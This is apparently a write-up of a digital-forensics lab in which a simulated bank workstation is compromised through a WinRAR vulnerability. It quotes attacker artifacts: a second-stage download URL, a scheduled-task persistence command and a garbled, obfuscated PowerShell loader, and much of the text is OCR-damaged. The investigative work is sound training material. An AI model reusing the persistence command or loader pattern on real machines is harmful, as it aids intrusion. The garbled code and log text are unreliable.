Scenario:

You are part of the incident response team at FinTrust Bank. This morning, the network monitoring system flagged unusual outbound traffic patterns from several workstations. Preliminary analysis by the IT department has identified a potential compromise linked to an exploited vulnerability in WinRAR software.

As an incident responder, your task is to investigate this compromised workstation to understand the scope of the breach, identify the malware, and trace its activities within the network.

rask 1:
In your investigation into the FinTrust Bank breach, you found an application that was the entry point for the attack. Which application was used to download the malicious file?

I checked the user Administrator folder and inside the Downloads there was a Telegram Dekstop folder



Answer: telegram

Task 2: Finding out when the attack started is critical. What is the UTC timestamp for when the suspicious file was first downloaded?

Inside the Telegram folder there is a RAR file containes a file name "SANS SEC401.pdf .cmd"



I searched for the file on the MFT

Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
= .\Users\Administrator\Downloads\Telegram Deskt	·O:	M □ c		н		-	-
.\Users\Administrator\Downloads\Telegram Desktop	SANS SEC401.rar	.rar		~		29729	2024-02-03 07:33:20
.\Users\Administrator\Downloads\Telegram Desktop	SANS SEC401.rar:Zone.Identifier	.Identifier			V	27	2024-02-03 07:33:20

Answer: 2024-02-03 07:33:20

Task 3: Knowing which vulnerability was exploited is key to improving security. What is the CVE identifier of the vulnerability used in this attack?

I copied the description and the malware code with the Chinese script to ChatGPT and asked what can be the CVE for WinRAR and he gave me several options



Answer: CVE-2023-38831


Task 4: In examining the downloaded archive, you noticed a file in with an odd extension indicating it might be malicious. What is the name of this file?



Answer: SANS SEC401.pdf .cmd

Task 5:
Uncovering the methods of payload delivery helps in understanding the attack vectors used. What is the URL used by the attacker to download the second stage of the malware?

I checked the malware on AnyRun and saw the command to the URL



Answer: http://172.18.35.10:8000/amanwhogetsnorest.ipg

Task 6: To further understand how attackers cover their tracks, identify the script they used to tamper with the event logs. What is the script name?


I parsed all logs with EvtxECmd and searched for .ps1 file



Answer: Eventlogs.ps1

Task 7: Knowing when unauthorized actions happened helps in understanding the attack. What is the UTC timestamp for when the script that tampered with event logs was run?

I checked the SYSTEM log and found the timestamp



Answer: 2024-02-03 07:38:01

145K 8: We need to identify if the attacker maintained access to the machine. What is the command used by the attacker for persistence?

Same like task 5

Answer: schtasks /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST

Task 9:

To understand the attacker's data exfiltration strategy, we need to locate where they stored their harvested data. What is the full path of the file storing the data collected by one of the attacker's tools in preparation for data exfiltration?

I checked the Temp folder and noticed 2 files run.ps1 and run.bat The run.bat is the known malware I already checked with AnyRun.

The run.ps1 had a reversed Base64

Sbest64code = "KONYTGELK9GOVNITGALLYPmdsGCMsADOGHJLs4COZEJLyKTHV910WBHdcMCIpTXV4CdGEVMdxVmUiYZVUUZek Sbase64 = Sbest64code, ToCharktray() ; [errey]:Reverse(Sbase64) ; -join Sbase64 2041> Smul ; SLOAdCode = (System.Text. Encod1W0):uufF0.gET3r:ING([SYSTeM.CONVET]):TROmBhace64trining("SbasE4")) ; SPWN = "INV"**CKET**-ZKX***pyzt***ssit**vol** ; sevi-allaS -naME pWn -vAlue \$Pwn -forcE ; pwN \$LOAdCode

I used CyberChef to decode it



Then I assumed the file for exfiltrated data is BL4356.txt I checked this file and it was look like a scan

Hoset 192.168.1.1 is online.
Bost 192.168.1.2 is offline.
Bost 192.168.1.2 is offline.
Bost 192.168.1.3 is offline.
Bost 192.168.1.3 is offline.
Bost 192.168.1.3 is offline.
Bost 192.168.1.4 is offline.
Bost 192.168.1.5 is online.
Bost 192.168.1.5 is offline.
Bost 192.168.1.7 is offline.
Bost 192.168.1.7 is offline.
Bost 192.168.1.8 is offline.
Bost 192.168.1.1 is offline.
Bost 192.168.1.10 is offline.
Bost 192.168.1.10 is offline.
Bost 192.168.1.10 is offline.
Bost 192.168.1.10 is offline.

 $Answer: \verb|C|Users| Administrator| AppData| Local| Temp| BL4356.txt|$